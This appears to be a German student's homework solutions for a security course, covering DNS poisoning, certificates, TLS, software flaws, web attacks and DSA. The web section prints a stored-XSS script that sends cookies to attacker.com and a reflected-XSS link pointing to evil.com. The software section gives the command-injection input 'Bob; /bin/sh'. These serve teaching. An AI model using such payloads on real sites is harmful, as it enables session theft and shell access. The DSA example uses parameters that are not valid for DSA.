Übung 5

Niclas Kusenbach, 360227

January 19, 2026

1. DNS Cache Poisoning und Schutzmechanismen

a) DNS-Ablauf mit Cache (Verständnis + Logik)

i) **Welche DNS-Server kontaktiert R beim ersten Request (Reihenfolge)?** Da der Cache leer ist, muss R die komplette Rekursion durchlaufen:
   (a) **Root-Server (.)**: Um den zuständigen Server für `.com` zu finden.
   (b) **TLD-Server (.com)**: Um den zuständigen Server für `example.com` zu finden.
   (c) **Authoritative Server (example.com)**: Dieser liefert schließlich die A-Record-Antwort für `www.example.com`.

ii) **Welche Einträge werden im Cache von R gespeichert?**
   - Der **A-Record** für `www.example.com` (TTL: 300s).
   - Der **NS-Record** für die Zone `example.com` (TTL: 3600s), damit R bei künftigen Anfragen direkt weiß, wer für die Domain zuständig ist.
   - Ggf. **Glue Records** (IP-Adressen des NS), falls diese in der Antwort enthalten waren.

iii) **Führt eine erneute Anfrage nach 200 Sekunden zu externem DNS-Traffic? Begründen Sie. Nein.**
Begründung: Die TTL des A-Records beträgt 300 Sekunden. Da $200 < 300$ ist, ist der Eintrag im Cache noch gültig. R beantwortet die Anfrage direkt aus dem Cache, ohne externe Server zu kontaktieren.

b) Off-Path DNS Cache Poisoning (Rechenaufgabe)

i) **Wie groß ist die Erfolgswahrscheinlichkeit eines einzelnen gefälschten DNS-Pakets?** Die Sicherheit basiert auf zwei Zufallswerten, die der Angreifer erraten muss:
   - **Transaktions-ID (TXID):** 16 Bit $\rightarrow$ $2^{16} = 65.536$ Möglichkeiten.

- **Quellport:** Bereich > 1023. Der Port ist eine 16-Bit Zahl (Max 65.535).
  Anzahl der Ports: $65.535 - 1024 + 1 = 64.512$ Möglichkeiten.

Die Wahrscheinlichkeit P für einen Treffer bei einem einzelnen Paket ist das Produkt der Einzelwahrscheinlichkeiten:

$$P = \frac{1}{2^{16}} \times \frac{1}{64.512} \approx \frac{1}{65.536 \times 64.512} \approx \frac{1}{4,23 \times 10^9}$$

$$P \approx 2,36 \times 10^{-10}$$

ii) **Erklären Sie kurz, warum dieser Angriff in der Praxis dennoch relevant war (Vorlesung).** Trotz der geringen Wahrscheinlichkeit pro Paket ist der Angriff relevant, weil Angreifer Tausende von Paketen pro Sekunde senden können ("Brute Force"). Wenn der Angreifer das "Race Condition"-Fenster lange genug offen halten kann (oder oft genug probiert), summiert sich die Wahrscheinlichkeit auf ein kritisches Niveau (Geburtstagsparadoxon-Ansatz bei vielen gleichzeitigen Anfragen/Antworten). Zudem implementierten ältere Resolver oft keine Port-Randomisierung, was die Entropie drastisch reduzierte.

c) Kaminsky-Angriff (Logik + Konzept)

i) **Warum helfen zufällige Subdomains dem Angreifer, trotz DNS-Caching?** Normalerweise verhindert der Cache (TTL), dass ein Resolver sofort erneut beim autoritativen Server anfragt, wenn ein Angriff fehlschlägt. Durch die Abfrage von nicht existierenden, zufälligen Subdomains (z.B. `123.example.com`, `abc.example.com`) zwingt der Angreifer den Resolver dazu, jedes Mal eine neue Anfrage an den autoritativen Server zu stellen (da diese Subdomains nicht im Cache sind). Dies schafft unendlich viele neue Gelegenheiten ("Race Conditions"), um eine gefälschte Antwort einzuschleusen.

ii) **Wie kann der Angreifer erreichen, dass seine Antwort statt der Antwort des autoritativen Name Servers genommen wird?** Der Angreifer flutet den Resolver mit gefälschten Antworten, sobald der Resolver die Anfrage an den autoritativen Server gesendet hat. Er muss schneller sein als der legitime Server und die korrekte Kombination aus Transaktions-ID und Quellport erraten. Die erste Antwort, die passt und beim Resolver eintrifft, gewinnt ("First-come, first-served").

iii) **Welcher Eintrag wird beim Erfolg des Angriffs manipuliert?** Das Ziel ist meist nicht die Subdomain selbst, sondern der **NS-Eintrag (Nameserver Record)** der Zone `example.com` im Cache. Der Angreifer fügt in die "Authority Section" seiner gefälschten Antwort einen bösartigen Nameserver ein. Wird dieser akzeptiert, leitet der Resolver künftig *alle* Anfragen für `example.com` an den Server des Angreifers weiter.

d) DNSSEC: Wirkung auf Cache Poisoning

i) **Welche Dinge prüft der Resolver bei DNSSEC-validierten Antworten?** Der Resolver prüft die digitale Signatur (**RRSIG**) der DNS-Einträge mithilfe des öffentlichen Schlüssels (**DNSKEY**). Zudem verifiziert er die Vertrauenskette (**Chain of Trust**) über die DS-Records (Delegation Signer) von der Root-Zone bis hinunter zur angefragten Zone, um die Authentizität und Integrität der Daten sicherzustellen.

ii) **Warum schlagen klassische Cache-Poisoning-Angriffe hier fehl?** Ein Angreifer kann zwar die IP-Adresse, TXID und Ports fälschen, aber er besitzt nicht den privaten kryptografischen Schlüssel der Zone. Er kann daher keine gültige RRSIG-Signatur für die gefälschten Daten erzeugen. Der Resolver erkennt die ungültige oder fehlende Signatur bei der Validierung und verwirft das gefälschte Paket.

e) DoH / DoT: Schutzwirkung (Bewertung)

i) **Welchen konkreten Angriff aus dieser Übung verhindern DoT und DoH?** Sie verhindern **Man-in-the-Middle (MitM) Angriffe** und das Mitlesen (Privacy) auf der Strecke zwischen dem Client und dem Resolver (bzw. Stub-Resolver und Recursive Resolver). Ein Angreifer im lokalen WLAN oder ISP-Netz kann die Antworten nicht manipulieren oder spoofing betreiben, da der Kanal mittels TLS verschlüsselt und authentifiziert ist.

ii) **Welchen Angriff verhindern sie nicht? Begründen Sie kurz.** Sie verhindern **nicht** das Cache Poisoning des Resolvers selbst (wie in Aufgabe b oder c beschrieben). *Begründung:* DoH/DoT sichert nur den Weg *Client* ↔ *Resolver*. Der Weg *Resolver* ↔ *Autoritativer Server* erfolgt oft weiterhin unverschlüsselt über UDP/53. Wenn ein Angreifer (z.B. per Kaminsky-Methode) den Cache des Resolvers vergiftet, liefert der Resolver die vergifteten Daten über den sicheren DoH/DoT-Kanal an den Client aus.


2. Zertifikate

1. Bestimmen Sie den Aussteller von Alice's Zertifikat.

Der Aussteller (Issuer) von Alice's Zertifikat (Zertifikat E) ist die **HESSEN-CA**.

2. Füllen Sie die Zertifikatshierarchie aus.

Hinweis: Die Struktur ergibt sich aus den Feldern "Subject" (Inhaber) und "Issuer" (Aussteller).


DE-CA
Zertifikat C
01.06.20 - 01.12.29
HESSEN-CA
Zertifikat B
01.01.23 - 31.12.26
Alice
DARMST
Zertifikat E
01.01.24 - 31.12.26
Zertifikat D
01.01.23 - 31.12.24

3. Nutzbarkeit der Zertifikate (19.01.2026 - 25.01.2026)

Inhaber	Nutzbar	Grund
Alice	**Ja**	Das Zertifikat E (Alice) ist gültig (bis 31.12.2026). Auch das Zertifikat des Ausstellers (HESSEN-CA, Cert B) ist zum aktuellen Zeitpunkt gültig (bis 31.12.2026). Die Vertrauenskette ist intakt.
Bob	**Nein**	Zwar liegt das aktuelle Datum im Zeitraum von Zertifikat A (Bob), aber das **Zertifikat des Ausstellers (DARMSTADT-CA, Cert D) ist am 31.12.2024 abgelaufen**. Damit ist die Vertrauenskette unterbrochen.

4. Ergänzung Schlüssel Zertifikat A

- **Schlüssel:** `key-DEDEDE`
- **Woher:** Dieser Schlüssel stammt aus dem Zertifikat des Ausstellers von Bob. Der Aussteller ist *DARMSTADT-CA* (siehe Zertifikat D, Feld "Public Key").

5. Alice hat USB-Stick verloren

Alice muss ihr Zertifikat sofort **sperren lassen (Revocation)**. Dazu muss sie sich an ihren Aussteller, die **HESSEN-CA** (oder die entsprechende Registration Authority), wenden. Das Zertifikat landet dann auf der Zertifikatssperrliste (CRL).

6. Dubious Online-Shop

Nein, Bob liegt falsch. Ein gültiges Zertifikat bestätigt nur die *Identität* des Webservers (dass der Server wirklich `www.dubious-online-store.com` ist) und ermöglicht eine verschlüsselte Verbindung. Es trifft **keine Aussage über die Seriosität** oder Vertrauenswürdigkeit des Händlers. Auch Betrüger können gültige Zertifikate für ihre Domains erwerben.

7. Eve (Man-in-the-Middle)

Erfolgsaussichten: Keine / Sehr gering. *Begründung:* Zertifikate sind digital signiert von einer CA. Wenn Eve den Public Key im Zertifikat austauscht, passt die digitale Signatur der Bank (die von der CA erstellt wurde) nicht mehr zum Inhalt des Zertifikats. Der Browser von Alice wird die Signaturprüfung als fehlgeschlagen melden und eine Warnung anzeigen.

Eve kann keine gültige Signatur fälschen, da ihr der private Schlüssel der CA fehlt.

8. CRL vs. OCSP Vergleich

Aspekt	Wahl	Grund
Sie brauchen immer den aktuellsten Stand	**OCSP**	OCSP fragt den Status in Echtzeit beim Responder ab. CRLs werden nur periodisch aktualisiert (Time-Gap).
Sie möchten die Gültigkeit eines Zertifikat offline prüfen können	**CRL**	Die CRL (Liste) kann heruntergeladen und lokal gespeichert werden. OCSP benötigt eine aktive Verbindung zum Responder.
Sie möchten Ihre Privatsphäre schützen	**CRL**	Bei OCSP erfährt der CA-Server, welche Webseite (Domain) der Nutzer gerade besucht. Beim Download einer CRL sieht die CA nur den Download der Liste, nicht die konkrete Prüfung.
Sie haben auf Ihrem Gerät nur sehr wenig Speicherplatz	**OCSP**	CRLs können sehr groß werden (alle gesperrten Zertifikate). OCSP erfordert nur kleine Request/Response-Pakete.
Sie möchten unterwegs bei einer Prüfung Traffic sparen	**OCSP**	Der Download einer kompletten CRL (oft mehrere MB) verbraucht mehr Datenvolumen als eine einzelne, kleine OCSP-Abfrage.

3. TLS / Secure Channel

a) Was passiert konzeptionell im TLS-Handshake?

Konzeptionell dient der TLS-Handshake dazu, eine sichere Sitzung zwischen Client und Server zu etablieren, bevor Anwendungsdaten gesendet werden. Der Ablauf umfasst drei wesentliche Phasen:

1. **Negotiation (Aushandlung):** Client und Server einigen sich auf eine Protokollversion (z. B. TLS 1.2 oder 1.3) und kryptografische Algorithmen (Cipher Suite).
2. **Authentication (Authentifizierung):** In der Regel authentifiziert sich der Server gegenüber dem Client mittels eines Zertifikats (X.509). Optional kann sich auch der Client authentifizieren (Mutual TLS).
3. **Key Exchange (Schlüsselaustausch):** Beide Parteien berechnen ein gemeinsames Geheimnis (Master Secret), aus dem die symmetrischen

Sitzungsschlüssel für Verschlüsselung und Integritätssicherung abgeleitet werden.

b) TLS Authentifizierung

Das Protokoll stellt die Authentizität durch asymmetrische Kryptografie und eine *Public Key Infrastructure* (PKI) sicher:

- **Zertifikatsprüfung:** Der Server sendet sein öffentliches Zertifikat (X.509). Der Client überprüft die Gültigkeit des Zertifikats (Signatur der CA, Ablaufdatum, Revocation-Status) und vertraut diesem über vorinstallierte Root-CA-Zertifikate.
- **Besitznachweis (Proof of Possession):** Der Server muss beweisen, dass er den zum öffentlichen Schlüssel im Zertifikat gehörenden privaten Schlüssel (K_{priv}) besitzt. Dies geschieht (je nach TLS-Version und Cipher Suite) entweder durch das Entschlüsseln des vom Client gesendeten Pre-Master-Secrets (klassisches RSA) oder durch das Erstellen einer digitalen Signatur über die Handshake-Daten (bei DHE/ECDHE), welche der Client mit dem öffentlichen Schlüssel aus dem Zertifikat verifiziert.

c) TLS Forward Secrecy

Perfect Forward Secrecy (PFS) bedeutet, dass das Aufdecken des langfristigen privaten Schlüssels des Servers (K_{server_priv}) in der Zukunft nicht dazu führt, dass aufgezeichnete vergangene Sitzungen entschlüsselt werden können.
Erreichung im TLS-Handshake: Dies wird durch die Verwendung von **ephemeren (flüchtigen) Diffie-Hellman-Schlüsselaustauschverfahren** (DHE oder ECDHE) erreicht.

- Für jede Sitzung generieren Client und Server neue, temporäre Schlüsselpaare (a, g^a und b, g^b).
- Das gemeinsame Geheimnis g^{ab} wird aus diesen temporären Werten berechnet.
- Der langfristige private Schlüssel des Servers wird nur zum *Signieren* der Parameter (zur Authentifizierung) verwendet, nicht zum Verschlüsseln des Sitzungsschlüssels. Nach der Sitzung werden die temporären Schlüssel gelöscht.

d) TLS Anonymität

Anonymität gegenüber Außenstehenden (Eavesdroppers) bedeutet, dass diese nicht erkennen können, wer miteinander kommuniziert (Identitätsschutz).

- **Verschlüsselung der Nutzdaten:** Durch die Verschlüsselung des Tunnels sind Login-Daten (User-ID) und Inhalte für Dritte nicht lesbar.

- **Verschlüsselung des Handshakes (TLS 1.3):** In älteren Versionen (TLS 1.2) wurde das Server-Zertifikat im Klartext übertragen, wodurch Beobachter die Identität des Servers erkennen konnten. In TLS 1.3 wird der Großteil des Handshakes (einschließlich des Zertifikatsaustauschs) verschlüsselt. Dies schützt die Identität der Parteien vor passiven Mithörern.
- *Hinweis:* Vollständige Anonymität (Verbergen der IP-Adressen oder der SNI - Server Name Indication) leistet TLS standardmäßig nicht allein; hierfür wären Technologien wie ECH (Encrypted Client Hello) oder Tor notwendig.

e) TLS Downgrade Angriff

Vorgehen: Ein Angreifer positioniert sich als **Man-in-the-Middle (MitM)** zwischen Client und Server. Er fängt die 'ClientHello'-Nachricht ab und manipuliert diese, indem er dem Server vortäuscht, der Client unterstütze nur veraltete Protokollversionen (z. B. SSL 3.0) oder schwache Cipher Suites.
Ziel: Das Ziel ist es, die Kommunikation auf ein unsicheres Niveau herabzustufen („Downgrade"), welches bekannte Sicherheitslücken aufweist (z. B. POODLE-Angriff bei SSL 3.0), um die Verschlüsselung zu brechen und Daten mitzulesen.
Benötigte Position: Der Angreifer muss eine aktive MitM-Position im Netzwerk haben, um Pakete nicht nur mitzulesen, sondern verändern und blockieren zu können.

f) Bestandteile der Ciphersuite

Analyse von: `TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384`

- **TLS:** Das verwendete Protokoll (Transport Layer Security).
- **ECDHE (Key Exchange):** *Elliptic Curve Diffie-Hellman Ephemeral*. Dient dem Schlüsselaustausch und bietet Forward Secrecy.
- **RSA (Authentication):** Der Algorithmus, der für die Authentifizierung (Signaturprüfung des Zertifikats) verwendet wird.
- **WITH:** Trennwort.
- **AES_256_GCM (Bulk Encryption):** *Advanced Encryption Standard* mit 256-Bit Schlüssel im *Galois/Counter Mode*. Dient der symmetrischen Verschlüsselung (Vertraulichkeit) und integrierten Integritätssicherung (AEAD).
- **SHA384 (PRF):** *Secure Hash Algorithm* mit 384 Bit. Dient in diesem Kontext (TLS 1.2) als Pseudo-Random Function (PRF) für die Schlüsselableitung. (Hinweis: Die Integrität der Nachrichten wird hier primär durch GCM gewährleistet, nicht durch HMAC-SHA384).

g) Sind folgende Ciphersuites sicher?

a) `TLS_RSA_WITH_RC4_128_MD5`
Nein (Unsicher).
- `RSA` (ohne DHE) bietet kein Forward Secrecy.
- `RC4` ist ein gebrochener Stromalgorithmus mit statistischen Schwächen.
- `MD5` ist kollisionsanfällig und kryptografisch gebrochen.

b) `TLS_CHACHA20_POLY1305_SHA256`
Ja (Sicher).
- Dies ist eine moderne AEAD-Suite (vergleichbar mit AES-GCM), die oft auf mobilen Geräten bevorzugt wird.

c) `TLS_ECDHE_PSK_WITH_NULL_SHA256`
Nein (Unsicher).
- `NULL` bedeutet, dass **keine Verschlüsselung** der Nutzdaten stattfindet. Es wird nur Integrität (SHA256) und Authentifizierung geboten, aber keine Vertraulichkeit.

d) `TLS_AES_256_GCM_SHA384`
Ja (Sicher).
- Dies ist eine Standard-Suite für TLS 1.3 und entspricht dem aktuellen Stand der Technik.

4. Software Security

1. Stack-Canaries

Was sind Stack-Kanaren?
Stack-Kanaren (Stack Canaries) sind Schutzmechanismen, die vor Pufferüberläufen (Buffer Overflows) auf dem Stack schützen sollen. Dabei wird beim Aufruf einer Funktion ein zufälliger Wert (der "'Kanarienvogel"') auf dem Stack platziert, und zwar physikalisch zwischen den lokalen Variablen (Puffer) und der Rücksprungadresse (Return Address/Saved Frame Pointer).

Zweck:
Bevor die Funktion endet und zur aufrufenden Funktion zurückkehrt, prüft das Programm, ob der Wert des Kanarienvogels noch intakt ist.
- Wenn ein Angreifer einen Pufferüberlauf ausnutzt, um die Rücksprungadresse zu überschreiben, muss er zwangsläufig auch den Kanarienvogel überschreiben.
- Das System erkennt die Veränderung des Wertes, bricht die Programmausführung sofort ab und verhindert so, dass der manipulierte Rücksprung (z. B. zu Schadcode/Shellcode) ausgeführt wird.

2. CVE vs. CWE

Der Unterschied liegt in der Abstraktionsebene (Konkret vs. Abstrakt):

- **CVE (Common Vulnerabilities and Exposures):** Bezieht sich auf eine *konkrete* Instanz einer Sicherheitslücke in einem spezifischen Produkt (z. B. `CVE-2021-44228` für die Log4Shell-Lücke). Es ist quasi ein Katalog bekannter "'Unfälle"'.
- **CWE (Common Weakness Enumeration):** Bezieht sich auf die *Art* oder *Kategorie* des Softwarefehlers, der zur Lücke führt (z. B. `CWE-78` für OS Command Injection). Es ist eine Taxonomie der Fehlerursachen.

3. Off-by-One-Fehler

Ein Off-by-One-Fehler ist ein logischer Programmierfehler, der auftritt, wenn eine Schleife oder ein Speicherzugriff genau ein Mal zu oft oder zu wenig ausgeführt wird.

Häufige Ursachen sind die Verwechslung von 0-basierter Indizierung und der Größe eines Arrays (Länge n, letzter Index $n-1$) oder die Verwechslung der Vergleichsoperatoren `<` und `<=`. **Sicherheitsrelevanz:** Dies kann dazu führen, dass genau ein Byte über die Grenze eines zugewiesenen Puffers hinausgeschrieben wird. Dies reicht oft aus, um sicherheitskritische Daten wie den Frame Pointer auf dem Stack zu korrumpieren und den Kontrollfluss zu manipulieren.

4. Analyse von Listing 1

Fehler 1: Unwirksame Altersprüfung (Integer Underflow Logic)

Betroffene Zeile: 19
`if (age - 21 < 0) {`

Erläuterung: Die Variable `age` ist als `unsigned int` deklariert (Zeile 11). In C führt die Subtraktion eines Integers von einem `unsigned int` zu einem Ergebnis vom Typ `unsigned`. Ein vorzeichenloser Wert kann niemals kleiner als 0 sein (er kann nicht negativ werden). Beispiel: Wenn `age` 20 ist, resultiert `20 - 21` nicht in `-1`, sondern durch den Unterlauf in einer sehr großen positiven Zahl (z. B. $2^{32}-1$). Die Bedingung `< 0` ist somit immer `false`.

Auswirkung: Die Zugriffskontrolle ist wirkungslos. Jeder Benutzer erhält Zugriff, unabhängig vom eingegebenen Alter ("Authentication Bypass").

Behebung: Korrekter Vergleich ohne Subtraktion:

```
if (age < 21) { ... }
```

Fehler 2: OS Command Injection

Betroffene Zeilen: 5 (sprintf) und 25 (system)

Erläuterung: Das Programm nimmt die Benutzereingabe `name` entgegen und fügt sie ungeprüft mittels `sprintf` in einen String ein, der anschließend direkt an die Funktion `system()` übergeben wird.

Auswirkung: Ein Angreifer kann Steuerzeichen der Shell eingeben (z. B. `;`, `|` oder `&&`). Beispiel Eingabe: `Bob; /bin/sh`. Der resultierende Befehl wäre: `echo Willkommen Bob; /bin/sh`. Dies führt dazu, dass nach dem Echo-Befehl eine Shell mit den Rechten des Programms gestartet wird (Remote Code Execution).

Behebung: Die Verwendung von `system()` sollte vermieden werden, wenn Benutzereingaben verarbeitet werden. Stattdessen sollte die Ausgabe direkt in C erfolgen:

```
printf("Willkommen␣%s\n", name);
```

5. Web App Security

1. **Angriffsszenarien bei XSS (Cross-Site Scripting)**
   Wenn ein Angreifer JavaScript im Browser des Opfers ausführen kann, stehen ihm unter anderem folgende vier Möglichkeiten zur Verfügung:
   - **Session Hijacking:** Der Angreifer liest das Session-Cookie über `document.cookie` aus und sendet es an seinen Server, um die Sitzung des Opfers zu übernehmen.
   - **Phishing / Defacement:** Manipulation des DOM (Document Object Model), um gefälschte Login-Formulare anzuzeigen oder Inhalte zu verändern.
   - **CSRF via XSS:** Ausführen von Aktionen im Namen des Nutzers (z. B. Passwort ändern, Käufe tätigen), indem HTTP-Requests im Hintergrund gesendet werden.
   - **Browser Exploitation:** Ausnutzen von Schwachstellen im Browser oder in Plugins (Drive-by-Downloads) oder Scannen des internen Netzwerks (Intranet) über den Browser des Opfers.
2. **OWASP Top 10 (Referenz 2021)**
   Fünf zentrale Schwachstellen der aktuellen OWASP Top 10 sind:
   (a) **Broken Access Control:** Fehlende serverseitige Durchsetzung von Zugriffsbeschränkungen (z. B. Zugriff auf fremde Nutzerdaten).
   (b) **Cryptographic Failures:** Unsichere Speicherung (z. B. MD5) oder Übertragung (kein HTTPS) sensibler Daten.
   (c) **Injection:** Einschleusen von Befehlen (SQL, NoSQL, OS Command) in Interpreter durch ungefilterte Nutzereingaben.
   (d) **Insecure Design:** Strukturelle Sicherheitsmängel, die bereits in der Architekturphase entstehen (z. B. fehlende Ratenbegrenzung).

(e) **Security Misconfiguration:** Unsichere Standardeinstellungen, offene Cloud-Speicher oder zu detaillierte Fehlermeldungen.

3. **Stored XSS: Szenario und Payload**
   Erläuterung: Bei Stored XSS wird der Schadcode dauerhaft in der Datenbank (z. B. in einem Kommentar) gespeichert. Wenn andere Benutzer den Kommentar aufrufen, liefert der Server das Skript aus, und der Browser führt es aus.
   Beispiel-Payload (JavaScript):

```
<script>
  // Sendet Cookies an den Angreifer
  new Image().src = "http://attacker.com/log?cookie=
     " + document.cookie;
</script>
```

4. **Reflected XSS: Angriffsvektor**
   Da der URL-Parameter `q` ungefiltert ausgegeben wird:
   - **Vektor:** `https://shop.com/suche?q=<script>window.location='https://evil.com/`
   - **Ablauf:** Das Opfer klickt auf den Link. Der Shop-Server spiegelt den Parameter `q` in die HTML-Antwort. Der Browser führt das Skript aus und leitet das Opfer inkl. Cookies an `evil.com` weiter.
5. **Schutzmechanismus für externen Code**
   Der Mechanismus heißt **Subresource Integrity (SRI)**. Dabei wird im `<script>`-Tag ein kryptographischer Hashwert der Datei angegeben. Stimmt dieser nicht mit der geladenen Datei überein, blockiert der Browser die Ausführung.
6. **Content Security Policy (CSP)**
   Die Regel `script-src 'self'` erlaubt Skripte nur, wenn sie vom gleichen Ursprung (Origin) wie die Webseite geladen werden. Der Angriff `<script>alert('XSS')</script>` ist ein **Inline-Script**. Da Inline-Scripte standardmäßig von CSP blockiert werden (sofern nicht `'unsafe-inline'` erlaubt ist), wird der Code nicht ausgeführt.
7. **HSTS (HTTP Strict Transport Security)**
   Ziel: Erzwingen von verschlüsselten Verbindungen (HTTPS), um **SSL-Stripping** (Downgrade-Attacken) zu verhindern.
   Preload: Der Parameter sorgt für die Aufnahme in die Preload-Liste der Browser-Hersteller. Damit ist die Seite bereits beim allerersten Aufruf geschützt, noch bevor der Header erstmals empfangen wurde.
8. **Missbrauch von Datei-Uploads (SSRF)**
   Dies ist eine **Server-Side Request Forgery (SSRF)**. Ein Angreifer gibt statt einer Bild-URL eine interne Adresse an (z. B. `http://localhost:8080` oder `http://192.168.0.1`). Der Server versucht, die Datei zu laden. Anhand der Fehlermeldungen oder Timeouts kann der Angreifer Ports scannen und interne Dienste identifizieren.

6. DSA-Basics

Gegebene Parameter:
$p = 11$, $q = 23$, $g = 4$, $x = 7$ (Private Key).

Aufgabe 1: Signaturerstellung (r, s)

Nachrichtenhahs $H(m) = 5$, Zufallswert $k = 4$.

Schritt 1: Berechnung von r
Formel: $r = (g^k \pmod p) \pmod q$

$$\begin{aligned} g^k \pmod p &= 4^4 \pmod{11} \\ 4^4 &= 256 \\ 256 \div 11 &= 23 \text{ Rest } 3 \quad (\text{da } 23 \cdot 11 = 253) \\ r = 3 \pmod{23} &= \mathbf{3} \end{aligned}$$

Schritt 2: Berechnung von s
Formel: $s = k^{-1} \cdot (H(m) + x \cdot r) \pmod q$
Zunächst das modulare Inverse von $k = 4$ modulo $q = 23$: Wir suchen z mit $4 \cdot z \equiv 1 \pmod{23}$.
Da $4 \cdot 6 = 24 \equiv 1 \pmod{23}$, ist $k^{-1} = 6$.

$$\begin{aligned} s &= 6 \cdot (5 + 7 \cdot 3) \pmod{23} \\ s &= 6 \cdot (5 + 21) \pmod{23} \\ s &= 6 \cdot 26 \pmod{23} \\ s &= 6 \cdot 3 \pmod{23} \quad (\text{da } 26 \equiv 3) \\ s &= 18 \end{aligned}$$

Ergebnis: Die Signatur ist $(r, s) = (\mathbf{3}, \mathbf{18})$.

Aufgabe 92 (2): Signaturverifikation

Gegeben: $Sig(m) = (4, 20)$, $H(m) = 10$.
Wir prüfen, ob $r = 4$ und $s = 20$ gültig sind.

Schritt 1: Berechnung des Public Key y
Formel: $y = g^x \pmod p$

$$\begin{aligned} y &= 4^7 \pmod{11} \\ 4^2 &= 16 \equiv 5 \pmod{11} \\ 4^4 &= 256 \equiv 3 \pmod{11} \\ 4^7 &= 4^4 \cdot 4^2 \cdot 4^1 \equiv 3 \cdot 5 \cdot 4 = 60 \equiv \mathbf{5} \pmod{11} \end{aligned}$$

Alices Public Key ist $y = 5$.

Schritt 2: Verifikation
Wir benötigen $w = s^{-1} \pmod{q}$. Hier $20^{-1} \pmod{23}$.
$20 \equiv -3 \pmod{23}$. Das Inverse von 3 ist 8 (da $3 \cdot 8 = 24 \equiv 1$).
Also ist das Inverse von -3 gleich $-8 \equiv 15 \pmod{23}$.
$\Rightarrow w = 15$.

Berechnung der Hilfswerte u_1 und u_2:

$$u_1 = (H(m) \cdot w) \pmod{q} = (10 \cdot 15) \pmod{23} = 150 \equiv 12 \pmod{23}$$
$$u_2 = (r \cdot w) \pmod{q} = (4 \cdot 15) \pmod{23} = 60 \equiv 14 \pmod{23}$$

Berechnung von v: Formel: $v = (g^{u_1} \cdot y^{u_2} \pmod{p}) \pmod{q}$

$$v = (4^{12} \cdot 5^{14} \pmod{11}) \pmod{23}$$

Mit dem kleinen Satz von Fermat ($a^{10} \equiv 1 \pmod{11}$):

- $4^{12} = 4^{10} \cdot 4^2 \equiv 1 \cdot 16 \equiv 5 \pmod{11}$
- $5^{14} = 5^{10} \cdot 5^4 \equiv 1 \cdot 625 \equiv 1 \cdot 9 \pmod{11}$ (da $5^2 = 25 \equiv 3, 3^2 = 9$)

Zusammenfügen:

$$v_{\text{inner}} = 5 \cdot 9 = 45 \equiv 1 \pmod{11}$$
$$v = 1 \pmod{23} = 1$$

Ergebnis: Da $v = 1$ und $r = 4$ (aus der Signatur) nicht übereinstimmen ($v \neq r$), ist die Signatur **ungültig**.